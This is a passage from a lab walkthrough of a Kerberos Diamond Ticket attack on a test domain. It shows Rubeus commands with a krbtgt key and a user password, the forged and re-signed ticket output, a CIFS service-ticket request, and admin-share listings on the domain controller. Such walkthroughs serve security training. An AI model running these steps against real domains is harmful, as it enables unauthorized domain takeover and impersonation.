   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Diamond Ticket

[*] Using domain controller: dc01.lab.local (192.168.56.10)
[!] Pre-Authentication required!
[!]     AES256 Salt: LAB.LOCALpanther
[*] Using aes256_cts_hmac_sha1 hash: E4C3B5BC64F49F91701C4389A139919C3B72AC4C8E18149304A88FE1ADA1BEC3
[*] Building AS-REQ (w/ preauth) for: 'lab.local\panther'
[*] Using domain controller: 192.168.56.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFXjCCBVqgAwIBBaEDAgEWooIEbTCCBGlhggR1MIIEYaADAgEFoQsbCUxBQi5MT0NBTKIeMBygAwIBAqEVMBMbBmtyYnRndBsJTEFCLkxPQ0FMo4IEKzCCBCegAwIBEqEDAgECo
oIEGQSCBBULpaA15OmT1x2m3Plr1XImhU17NmeCPxyXZZY0xyo4fACVOMj3hIkYM3vqYI3FGft3wPaphCR6OfGe8YCZMnR+wCn/AOdr19PYaRGe/FBacz+PmvfAnJmdhAVTOSXCjja6ntTM
/uXpBFdD4/gpvg7juj6CFTvtBAtPmREWv0rhumHUWEmlY0LxIKcWAB6sLV1P34Yj4gke1DF2KCf3hfOIS1yQ2ZkGIfiajZB8Ij4O0dOvebJcLfGIzW7tsnhoYSKda9EYD5GK8S3CuKHs04m
Zd5Y4sVEV8ypzLSkwKpcXOmUFjY4N2AawmFktgZ0Vp2q0UrkaSsODBWkUbzarzLmvx1vMNsx9/ipNWyS51B+Ymxl2+yio/jlA+8UXq65A1pkwxSiSFLqAnSPrM2DFTXYj6QUO85oKdbKRkl
+OBgnpA8r6g6KgMFkXL+/Igx+031umlpx3Z76lxMmPwOlNDk21PhcqKlMSN/jFcqMvhGetoKzzRD+uurW29ur0Hf4eCZTLpXDOps784JoT6d/Nhypeii5xdLe2IFYfNCDNaMl9wGvwGKX5+
mW8XZ4gF35rdSTWEXjK/jyo7/GaI63wc5LwtPvUlXWrLLorZGIpjVT+/5VO1YCMgYfoa/G2L54Gd5I2Lsw5ropN6QR/P/4/9kqKkGoGYAdDcs3XJUnjtOirwY6lgN5FAY4+ufmAumu1Bn0N
a5ov8xflHLYwGkwlY2KGXFCeJ0i8bLcXRgMzv1z27LEDR2/JEffsB+9WVbslUYMxhRykKO3dnqM07LVpDk6b/y76fKQlcdr4NBvs0ZANYCSgN4pgxwnK7fU2STBWn7FLMRjjel7g6416AQK
vK4zRtzvspGpWHGHlcfOIVhU39C5sitvZo8ywpC2zf+u69rbxTXWDKj72j+Tf573+LXEiYaRC2dGhZow8/w7x43KxKoMdNtoruxSMYF6JmirFvTwPtkcLNTD01u1jxr32AqIn2dTPVK20Me
1ptZN2xZMbIgRG0/kQ1Y2g4bP+/MnogbqQwQ2UcJlUQxsRfllLZegEckgCftjkQoZ2YV58Y52eSFtta9S7G04FgHs3evv/WA7VSyrNyTY4S2Wq9zse3jR4mMsY/Ka1UiNlv6SnjR6sxMdFL
APXZxU/5+XB4NjqKTkNJB8GQIYNENZEUGZDLmvP9ZOSl0uPdGzoQ2EEIe4f4TeqSSS3HaMMLEQ6LvchXyNht8/xx7O0X1ozoyuMSxqyNJdO9d2JUMlydBlm0eYAuQpypRENbd12apIxA1eJ
nfmH4pVDRJXg0RMsqFju4OqK+xqlQb5dnOh28+iIj1wpFEv6ssyMU2WkYk/aPXwUjTn1VDn8gCsu1ll8rZY1tyNUBEYilFvEazaFzl5JPYnlUHfTqfWXo4HcMIHZoAMCAQCigdEEgc59gcs
wgciggcUwgcIwgb+gKzApoAMCARKhIgQgteaJarbaqD34xFeCzzovowajr6lft5u4SYm+hJTK8yShCxsJTEFCLkxPQ0FMohQwEqADAgEBoQswCRsHcGFudGhlcqMHAwUAQOEAAKURGA8yMD
I2MDIyMzE4NTMyMlqmERgPMjAyNjAyMjQwNDUzMjJapxEYDzIwMjYwMzAyMTg1MzIyWqgLGwlMQUIuTE9DQUypHjAcoAMCAQKhFTATGwZrcmJ0Z3QbCUxBQi5MT0NBTA==

[*] Decrypting TGT
[*] Retreiving PAC
[*] Modifying PAC
[*] Signing PAC
[*] Encrypting Modified TGT

[*] base64(ticket.kirbi):

      doIFbjCCBWqgAwIBBaEDAgEWooIEfTCCBHlhggR1MIIEcaADAgEFoQsbCUxBQi5MT0NBTKIeMBygAwIBAqEVMBMbBmtyYnRndBsJTEFCLkxPQ0FMo4IEOzCCBDegAwIBEqEDAgEDo
oIEKQSCBCV6GQeqUXzuYFfAsfDmFL/HZZCd3/iAkSUtnNJgNIjKdugRggzT7/R6qZ7Oif/iQ7x7rgnzjAkRk8+iv7aNGTfjfJuVv7YWGsf2PnPZNWdUtJuQbgT+rpfC5dvwmBU8VmRFeOd0
THUHqAM9A2Lca7sCsTSoEJIhxIb7//K4/JjKC1+kEDnERwxIsubz9KOfWmGOMgbGL9J7o8dt8u/prMUVf7s6Bnva/6WIoF04cLgm1N53mc9pHyGpDhruoduVsVBnKfBVNHBPDnQBhLvoVL2
```

```
[*] base64(ticket.kirbi):

      doIFbjCCBWqgAwIBBaEDAgEWooIEfTCCBHlhggR1MIIEcaADAgEFoQsbCUxBQi5MT0NBTKIeMBygAwIBAqEVMBMbBmtyYnRndBsJTEFCLkxPQ0FMo4IEOzCCBDegAwIBEqEDAgEDo
oIEKQSCBCV6GQeqUXzuYFfAsfDmFL/HZZCd3/iAkSUtnNJgNIjKdugRggzT7/R6qZ7Oif/iQ7x7rgnzjAkRk8+iv7aNGTfjfJuVv7YWGsf2PnPZNWdUtJuQbgT+rpfC5dvwmBU8VmRFeOd0
THUHqAM9A2Lca7sCsTSoEJIhxIb7//K4/JjKC1+kEDkERwxIsubz9KOfWmGOMgbGL9J7o8dt8u/prMUVf7s6Bnva/6WIoF04cLgm1N53mc9pHyGpDhruoduVsVBnKfBVNHBPDnQBhLvoVL2
1Gbdf5EfhP250DkYHHr6YlKzh+DHXWJc07hyl5hrrmg+RJP6ZeIl1jAX+P4zfXZ2rbgGftGn1kiAmcJylepnwm4vXDXNkuBokDSxN3FFjjsrXSETQnAegcdjQIN/FCGHl5V1H0PdaDjbTIf
7HSIbvhvmg0JmRP0+IRVsDDYIdd5lzRbZurbzCZlUXUc5izxSjAgywpLvfrAKQPH4hfeAa1J3AbsuC/64sou1dcmVs/D81qEJRLnejBJ+qsua90n/DnW8bL1ZFpIuhOQSnPLAcJN67SPUnd
hNRIUfllhc9onyyM+ZfH+wpygRRHaPrj5YjnqUkab2Kf7hdYFyhR1tao9W9xB7woY96UhTBzsAoDV4cBCA+J1x6KDKIV4VQjIUYTq49ewOGKpWPYhwbb79lSwa/5dtGDPOjExdlHUMbU4Qu
zXNAZljpRg6XqN6yWFU9fHwGDilwIKSjFpgU59Nv4xsLOm9tT9OvyMbUoQfsMGcGBbTYnjqjeNThSw6KwY1oQ0U/mN5Aawu4v4nJ4AC1/EmD3iLSwA8t/J25cTUyBNvy8ot5ioVL+wYw6La
9ZvWQIxk1iy1o7rdsYOoHI4Yabxqf6e9qAeu1QLFwOD2WIB7pA8Q7b07z2c9Cq7F+lULkB1VPbvOWcQsK0obYWj45fLGp+fYQhyGyMBurerDcYijdpUKobx/SQI2IGllogVropVINGJoBqu
Ev2IVdZisiVhN3/Lgo4xYFBMraPYI3fgz9jVGBXy2iz0J4Fqe0iJ65g3cgdPMiPk1debyFoFjt0ILjeGVNkCGatNq/pU6b2rW6T9VEJ5IZl6iJiFtZZQFXMmr0DkqwQ5eAqabfb3xmSDrSm
cE18RNp6lFqXPBjUu0stRSK7Up3sYAp2gkcSrgHBv0w6W+3h+YeL6EpCaTo11Dg3yBilGZiS8MQpgTfK8fyRxgEgK2rvbFtSeC+IsjwXk1o8GJM5clp87sMYohKUjCz0Rt11Bivdv6x6FcO
JpcO6ZORqKBhM3UAUBxOA/n6reOWX33zZaam2f8BcahqChHombSPMg/yFGtXzFDFwzx3E6fgEEBAGjJH4p5oNWQLF96xpVZCfEjRgpTZg4DrgCq1MX/YsdwY/dl2E1eo9961IvCwsaOB3DC
B2aADAgEAooHRBIHOfYHLMIHIoIHFMIHCMIG/oCswKaADAgESoSIEILXmiWq22qg9+MRXgs86L6MGo6+pX7ebuEmJvoSUyvMkoQsbCUxBQi5MT0NBTKIUMBKgAwIBAaELMAkbB3BhbnRoZX
KjBwMFAEDhAAClERgPMjAyNjAyMjMxODUzMjJaphEYDzIwMjYwMjI0MDQ1MzIyWqcRGA8yMDI2MDMwMjE4NTMyMlqoCxsJTEFCLkxPQ0FMqR4wHKADAgECoRUwExsGa3JidGd0Gw1MQUIuT
E9DQUw=


[+] Ticket successfully imported!
```

Execution Details:

We run the Rubeus `diamond` module:

`.\Rubeus.exe diamond /krbkey:9a250e5a1d87a569b0d377e11f2a0581b1f9118004b602c5ab8150d3ed960f52 /user:panther /password:Password@1 /enctype:aes /domain:lab.local /dc:dc01.lab.local /ticketuser:panther /ptt /nowrap`

- `/krbkey`: The AES key of the `krbtgt` account needed to sign and encrypt the modified ticket.
- `/user` & `/password`: The credentials of the standard user (`panther`) to request the initial valid TGT.
- `/ticketuser`: The user we are impersonating in the forged ticket.
- `/ptt`: Automatically injects ("Pass-The-Ticket") the forged TGT into the current Windows session.
- `/nowrap`: Prevents base64 line wrapping, making it easier to copy the ticket block.

Image 4 shows Rubeus successfully decrypting the TGT, modifying the PAC, signing it, and re-encrypting it. Image 5 shows the resulting base64 `.kirbi` ticket and confirms it was successfully imported into the session.

Step 4: Requesting a Service Ticket (TGS)

While the forged TGT is in memory, it is best practice to explicitly request a Service Ticket (TGS) for the specific service we want to compromise. Here, we want to access the file system (CIFS) on the Domain Controller.

```
[+] Ticket successfully imported!
PS C:\Users\naruto_hokage\Downloads> .\Rubeus.exe asktgs /ticket:doIFXjCCBVqgAwIBBaEDAgEWooIEbTCCBGlhggRlMIIEYaADAgEFoQsbCUxBQi5MT0NBTKIeMBygAw
IBAqEVMBMbBmtyYnRndBsJTEFCLkxPQ0FMo4IEKzCCBCegAwIBEqEDAgECooIEGQSCBBULpaAl5OmT1x2m3Plr1XImhU17NmeCPxyXZZY0xyo4FACVOMj3hIkYM3vqYI3FGft3wPaphCR6O
fGe8YCZMnR+wCn/AOdr19PYaRGe/FBacz+PmvfAnJmdhAVTOSXCjja6ntTM/uXpBFdD4/gpvg7juj6CFTvtBAtPmREWv0rhumHUWEm1Y0LxIKcWAB6sLV1P34Yj4gke1DF2KCf3hfOIS1yQ
2ZkGIfiajZB8Ij4O0dOvebJcLfGIzW7tsnhoYSKda9EYD5GK8S3CuKHs04mZd5Y4sVEV8ypzLSkwKpcXOmUFjY4N2AawmFktgZ0Vp2q0UrkaSsODBWkUbzarzLmvxlvMNsx9/ipNWySS1B+
Ymxl2+yio/jlA+8UXq65A1pkwxSiSFLqAnSPrM2DFTXYj6QUO85oKdbKRk1+OBgnpA8r6g6KgMFkXL+/Igx+031umlpx3Z76lxMmPwOlNDk21PhcqK1MSN/jFcqMvhGetoKzzRD+uurW29u
r0Hf4eCZTLpXDOps784JoT6d/Nhypeii5xdLe2IFYfNCDNaM19wGvwGKX5+mW8XZ4gF35rdSTWEXjK/jyo7/GaI63wc5LwtPvU1XWrLLorZGIpjVT+/5VO1YCMgYfoa/G2L54Gd5I2Lsw5r
opN6QR/P/4/9kqKkGoGYAdDcs3XJUnjtOirwY6lgN5FAY4+ufmAumu1Bn0Na5ov8xflHLYwGkwlY2KGXFCeJ0i8bLcXRgMzv1z27LEDR2/JEfFsB+9WVbs1UYMxhRykKO3dnqM07LVpDk6b
/y76fKQlcdr4NBvs0ZANYCSgN4pgxwnK7fU2STBWn7FLMRjje17g6416AQKvK4zRtzvspGpWHGH1cfOIVhU39C5sitvZo8ywpC2zf+u69rbxTXWDKj72j+Tf573+LXEiYaRC2dGhZow8/w7
x43KxKoMdNtoruxSMYF6JmirFvTwPtkcLNTD01u1jxr32AqIn2dTPVK20Me1ptZN2xZMbIgRG0/kQ1Y2g4bP+/MnogbqQwQ2UcJ1UQxsRfllLZegEckgCftjkQoZ2YV58Y52eSFtta9S7G0
4FgHs3evv/WA7VSyrNyTY4S2Wq9zse3jR4mMsY/Ka1UiN1v6SnjR6sxMdFLAPXZxU/5+XB4NjqKTkNJB8GQIYNENZEUGZDLmvP9ZOS10uPdGzoQ2EEIe4f4TeqSSS3HaMMLEQ6LvchXyNht
8/xx7O0X1ozoyuMSxqyNJdO9d2JUHlydBlm0eYAuQpypRENbd12apIxA1eJnfmH4pVDRJXg0RMsqFju4OqK+xqlQb5dnOh28+iIj1wpFEv6ssyMU2WkYk/aPXwUjTn1VDn8gCsu1ll8rZY1
tyNUBEYilFvEazaFz15JPYnlUHfTqfWXo4HcMIHZoAMCAQCigdEEgc59gcswgciggcUwgcIwgb+gKzApoAMCARKhIgQgteaJarbaqD34xFeCzzovowajr6lft5u4SYm+hJTK8yShCxsJTEF
CLkxPQ0FMohQwEqADAgEBoQswCRsHcGFudGhlcqMHAwUAQOEAAKURGA8yMDI2MDIyMzE4NTMyMlqmERgPMjAyNjAyMjQwNDUzMjJapxEYDzIwMjYwMzAyMTg1MzIyWqgLGwlMQUIuTE9DQU
ypHjAcoAMCAQKhFTATGwZrcmJ0Z3QbCUxBQi5MT0NBTA== /service:cifs/dc01.lab.local /ptt /nowrap

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/dc01.lab.local'
[*] Using domain controller: DC01.lab.local (192.168.56.10)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

      doIFXDCCBVigAwIBBaEDAgEWooIEaDCCBGRhggRgMIIEXKADAgEFoQsbCUxBQi5MT0NBTKIhMB+gAwIBAqEYMBYbBGNpZnMbDmRjMDEubGFiLmxvY2Fso4IEIzCCBB+gAwIBEqEDA
gEDooIEEQSCBA31kGXizx2HTYTAQxu9t0oFRMEpdc90Q9pcnMgvXG7Su/Ph9ioonJmzTICJtfCG1znkpXtCxCjffQfyYJ316CZtrB1uj0ioNM9H0XpTJ91VFfo5199YkXbNA5n+7KXZGKQ3
S4QYhST0koM5hKObgU6L1FxkWMEHS+7hm8PtPuX7o91TMgfYpeNymG5VgcSHrr0Y0QmBKKa9sjojiAiGp7iZdFC1N60ADGR7HLftCtLO5RJsGbzPYW4DalLKD3k6xRisTtx4kLrPj4Ykr60
qJHGVHGbjxtezFSCeJl/u4GbQd36wUx0Rie4L/NcaOk/byT+ZSy+StdbpIKV4dlLwssLNkTXukOlhsujakRGjbk0N7o1xHS1CWWmVj33XzbjojsRTLrBtpzxBmqZ9vUsqXfig32FkE70tRy
YsxRgeWN+iIm1U9nB6zwTcVHCrVb7Lt6CFqexSk9w9BT+PKc7iQ5ZuPIwLGTTI6CTIZSY4FZBh2vNwqaXemtJhIYRm7B6DN8YQifetCKS9KGKK7hrE93+Pa92POHr2542pghIPSstyXvF3w
JfN5Cx3JX7odPLLMghxZF6oIrI+md3lo/lP71L7pNkuKhIp82JE/Z8/j1WBSura8fdVCnqgdnTOheiBnFsUJYeLjxMgZAH66xm74cH3uvuG4YrXuB/kRG5/F9gu+7vH//+3VrDtNahQCEck
NDR4qvcEi+RGTktjrQRolNw0Mx0OsOJ0Rj0E+q53AQsyvjC9Y9mPu7qff87NVLJRmGPp7EiwzDuww4bZ4V4IQ51AMAQJ7zSjqqhpXmSkiCBk5oBrpQprksLt55IpE8mhbzWJhUgtd9Oakgw
bgdJ63Hr5kKfZNq6GVIm1CPu/MxiV78T5KHTgDJeQXFJkIOugjtF9W2TmL/DmRK1ALWtVoxe+HlIEP7CPHGr75cMxqGZ4h8i3/68kEyYJCJErnqXJknPil16vuDWmypZ2SnesvByMYRUIGx
gGr+djzB4viC7kwff50Npb0OTYbG2T9t8svW+e28hXDc8jCeXKYnX2pkXSgO6fxKuW9Y0bIYgFfWHLjdBBM9C8fPjFHBOGxBj/bmfNoJdzGcBHxuenWtWvcFX1Q/4PnFHimJ5g1fKeSGy+h
ycJF6jz1F6a71OInFuboTVTDfAOyfwhq0k89aaDRjjVDwQTOlAJ2mBfDYIMYY5BK5W9suOXvI6NR4MxGWQ+IDR0WKMOebkCLUt1adfGlP3TDX8dwNQNsxO90q+dOfh/wBD1qE2SaofpLqPp
ia+Vc3qHuuboy2i4MsQkQMHtT2PojfD3u/Iz+taPYtOWbFw2xRyHO4nBb+P1zbRmMm6QmBg2LttRv7MW1yHY55Mx2S9s4TN4nfvknde2sEdqYqOB3zCB3KADAgEAooHUBIHRfYHOMIHLoIH
IMIHFMIHCoCswKaADAgESoSIEIJqLCoMINyJ5YBwoHWF//rI3Ch1NXWAJiUXVNUS0S2WBoQsbCUxBQi5MT0NBTKIUMBKgAwIBAaELMAkbB3BhbnRoZXKjBwMFAEC1AAC1ERgPMjAyNjAyMj
MxODU1NDlaphEYDzIwMjYwMjI0MDQ1MzIyWqcRGA8yMDI2MDMwMjE4NTMyMlqoCxsJTEFCLkxPQ0FMqSEwH6ADAgECoRgwFhsEY2lmcxsOZGMwMS5sYWIubG9jYWw=

  ServiceName              :  cifs/dc01.lab.local
  ServiceRealm             :  LAB.LOCAL
```

```
      doIFXDCCBVigAwIBBaEDAgEWooIEaDCCBGRhggRgMIIEXKADAgEFoQsbCUxBQi5MT0NBTKIhMB+gAwIBAqEYMBYbBGNpZnMbDmRjMDEubGFiLmxvY2Fso4IEIzCCBB+gAwIBEqEDA
gEDooIEEQSCBA31kGXizx2HTYTAQxu9t0oFRMEpdc90Q9pcnMgvXG7Su/Ph9ioonJmzTICJtfCG1znkpXtCxCjffQfyYJ316CZtrB1uj0ioNM9H0XpTJ91VFfo5199YkXbNA5n+7KXZGKQ3
S4QYhST0koM5hKObgU6L1FxkWMEHS+7hm8PtPuX7o91TMgfYpeNymG5VgcSHrr0Y0QmBKKa9sjojiAiGp7iZdFC1N60ADGR7HLftCtLO5RJsGbzPYW4DalLKD3k6xRisTtx4kLrPj4Ykr60
qJHGVHGbjxtezFSCeJl/u4GbQd36wUx0Rie4L/NcaOk/byT+ZSy+StdbpIKV4dlLwssLNkTXukOlhsujakRGjbk0N7o1xHS1CWWmVj33XzbjojsRTLrBtpzxBmqZ9vUsqXfig32FkE70tRy
YsxRgeWN+iIm1U9nB6zwTcVHCrVb7Lt6CFqexSk9w9BT+PKc7iQ5ZuPIwLGTTI6CTIZSY4FZBh2vNwqaXemtJhIYRm7B6DN8YQifetCKS9KGKK7hrE93+Pa92POHr2542pghIPSstyXvF3w
JfN5Cx3JX7odPLLMghxZF6oIrI+md3lo/lP71L7pNkuKhIp82JE/Z8/j1WBSura8fdVCnqgdnTOheiBnFsUJYeLjxMgZAH66xm74cH3uvuG4YrXuB/kRG5/F9gu+7vH//+3VrDtNahQCEck
NDR4qvcEi+RGTktjrQRolNw0Mx0OsOJ0Rj0E+q53AQsyvjC9Y9mPu7qff87NVLJRmGPp7EiwzDuww4bZ4V4IQ51AMAQJ7zSjqqhpXmSkiCBk5oBrpQprksLt55IpE8mhbzWJhUgtd9Oakgw
bgdJ63Hr5kKfZNq6GVIm1CPu/MxiV78T5KHTgDJeQXFJkIOugjtF9W2TmL/DmRK1ALWtVoxe+HlIEP7CPHGr75cMxqGZ4h8i3/68kEyYJCJErnqXJknPil16vuDWmypZ2SnesvByMYRUIGx
gGr+djzB4viC7kwff50Npb0OTYbG2T9t8svW+e28hXDc8jCeXKYnX2pkXSgO6fxKuW9Y0bIYgFfWHLjdBBM9C8fPjFHBOGxBj/bmfNoJdzGcBHxuenWtWvcFX1Q/4PnFHimJ5g1fKeSGy+h
ycJF6jz1F6a71OInFuboTVTDfAOyfwhq0k89aaDRjjVDwQTOlAJ2mBfDYIMYY5BK5W9suOXvI6NR4MxGWQ+IDR0WKMOebkCLUt1adfGlP3TDX8dwNQNsxO90q+dOfh/wBD1qE2SaofpLqPp
ia+Vc3qHuuboy2i4MsQkQMHtT2PojfD3u/Iz+taPYtOWbFw2xRyHO4nBb+P1zbRmMm6QmBg2LttRv7MW1yHY55Mx2S9s4TN4nfvknde2sEdqYqOB3zCB3KADAgEAooHUBIHRfYHOMIHLoIH
IMIHFMIHCoCswKaADAgESoSIEIJqLCoMINyJ5YBwoHWF//rI3Ch1NXWAJiUXVNUS0S2WBoQsbCUxBQi5MT0NBTKIUMBKgAwIBAaELMAkbB3BhbnRoZXKjBwMFAEC1AAC1ERgPMjAyNjAyMj
MxODU1NDlaphEYDzIwMjYwMjI0MDQ1MzIyWqcRGA8yMDI2MDMwMjE4NTMyMlqoCxsJTEFCLkxPQ0FMqSEwH6ADAgECoRgwFhsEY2lmcxsOZGMwMS5sYWIubG9jYWw=

  ServiceName              :  cifs/dc01.lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  panther
  UserRealm                :  LAB.LOCAL
  StartTime                :  2/23/2026 10:55:49 AM
  EndTime                  :  2/23/2026 8:53:22 PM
  RenewTill                :  3/2/2026 10:53:22 AM
  Flags                    :  name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  mosKgwg3InlgHCgdYX/+sjcKGU1dYAmJRdU1RLRLZYE=
```

Execution Details:

We use the Rubeus `asktgs` module, providing the base64 TGT generated in the previous step:

```
.\Rubeus.exe asktgs /ticket:<BASE64_TICKET_BLOB> /service:cifs/dc01.lab.local /ptt /nowrap
```

Rubeus takes the forged TGT and submits a `TGS-REQ` to the Domain Controller for the `cifs/dc01.lab.local` service. Because the TGT contains our modified, highly privileged PAC, the DC issues a TGS granting access to the CIFS service. Image 7 confirms the `ServiceName` is `cifs/dc01.lab.local` for the user `panther`, and the ticket is injected into memory.

Step 5: Validating Access and Exploitation

The final step is to verify our tickets are properly loaded and execute commands against the target Domain Controller to confirm administrative access.

```
PS C:\Users\naruto_hokage\Downloads> klist

Current LogonId is 0:0x76532

Cached Tickets: (2)

#0>     Client: panther @ LAB.LOCAL
        Server: krbtgt/LAB.LOCAL @ LAB.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 2/23/2026 10:53:22 (local)
        End Time:   2/23/2026 20:53:22 (local)
        Renew Time: 3/2/2026 10:53:22 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

#1>     Client: panther @ LAB.LOCAL
        Server: cifs/dc01.lab.local @ LAB.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 2/23/2026 10:55:49 (local)
        End Time:   2/23/2026 20:53:22 (local)
        Renew Time: 3/2/2026 10:53:22 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\Users\naruto_hokage\Downloads> dir \\dc01.lab.local\c$


    Directory: \\dc01.lab.local\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/8/2026   9:07 PM                Confidential
d-----          2/7/2026   9:39 AM                MMA
d-----          2/7/2026   9:59 PM                Packages
d-----         11/5/2022  11:58 AM                PerfLogs
d-r---         2/22/2026   8:12 PM                Program Files
d-----         2/22/2026   9:39 AM                Program Files (x86)
d-----         2/22/2026   6:45 AM                PSTools
d-----          2/7/2026  11:58 PM                Resources
d-----          2/7/2026   7:47 AM                Sysmon
d-----         2/16/2026   9:18 PM                temp
d-----         2/22/2026   7:00 AM                Tools
d-r---         2/22/2026   4:35 AM                Users
d-----         2/23/2026   9:57 AM                Windows
-a----          2/7/2026  10:31 AM      118904904 arcsetup.exe
-a----         2/12/2026  10:15 PM           1424 choji_akimichi.kirbi
```

```
PS C:\Users\naruto_hokage\Downloads> dir \\dc01.lab.local\admin$

    Directory: \\dc01.lab.local\admin$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         9/15/2018   2:06 AM                ADFS
d-----          2/5/2026   2:15 AM                ADWS
d-----         9/15/2018  12:12 AM                AppCompat
d-----         11/5/2022  11:58 AM                apppatch
d-----         9/15/2018  12:12 AM                AppReadiness
d-r---         9/15/2018   2:08 AM                assembly
d-----          2/7/2026   9:50 AM                AzureConnectedMachineAgent
d-----         9/15/2018  12:12 AM                Boot
d-----         9/15/2018  12:12 AM                Branding
d-----         2/22/2026   9:39 AM                CbsTemp
d-----         2/23/2026  10:13 AM                debug
d-----         9/15/2018  12:12 AM                diagnostics
d-----         9/15/2018  12:12 AM                drivers
d-----         9/15/2018   2:06 AM                en-US
d-r-s-         11/5/2022  11:58 AM                Fonts
d-----         9/15/2018   2:06 AM                Globalization
d-----         11/5/2022  11:58 AM                Help
d-----         9/15/2018  12:12 AM                IME
d-----         2/23/2026   6:58 AM                INF
d-----         9/15/2018  12:12 AM                InputMethod
d-----         9/15/2018  12:12 AM                L2Schemas
d-----         9/15/2018  12:12 AM                LiveKernelReports
d-----          2/5/2026   8:12 PM                Logs
d-r---         2/22/2026  10:47 PM                Microsoft.NET
d-----         9/15/2018  12:12 AM                Migration
d-----          2/7/2026  11:06 PM                Minidump
d-----         2/23/2026  10:12 AM                NTDS
d-----         9/15/2018   2:06 AM                OCR
d-----          2/5/2026   3:37 PM                Panther
d-----         9/15/2018  12:12 AM                PLA
d-----         11/5/2022  11:58 AM                PolicyDefinitions
d-----          2/5/2026   3:37 PM                Prefetch
d-----         9/15/2018  12:12 AM                Provisioning
d-----         9/15/2018  12:12 AM                Registration
d-----         9/15/2018  12:12 AM                RemotePackages
d-----         9/15/2018  12:12 AM                rescache
d-----         9/15/2018  12:12 AM                Resources
d-----         9/15/2018  12:12 AM                SchCache
d-----         9/15/2018  12:12 AM                schemas
d-----         2/22/2026   5:33 AM                security
d-----          2/7/2026  10:17 AM                ServiceProfiles
```

Execution Details:

1. We run the native Windows command `klist` (Image 8). The output confirms that two Kerberos tickets are cached in memory for `panther @ LAB.LOCAL`: a TGT (`krbtgt/LAB.LOCAL`) and the CIFS Service Ticket (`cifs/dc01.lab.local`).

2. We test access by attempting to list the contents of the `C$` hidden share on the Domain Controller:

   `dir \\dc01.lab.local\c$`

   The directory listing is successful, proving our standard user now has local administrative rights on the DC.

3. Finally, in the Image we list the `ADMIN$` share:

   `dir \\dc01.lab.local\admin$`

   This confirms full remote administrative access, completing the successful local execution of the Diamond Ticket attack.

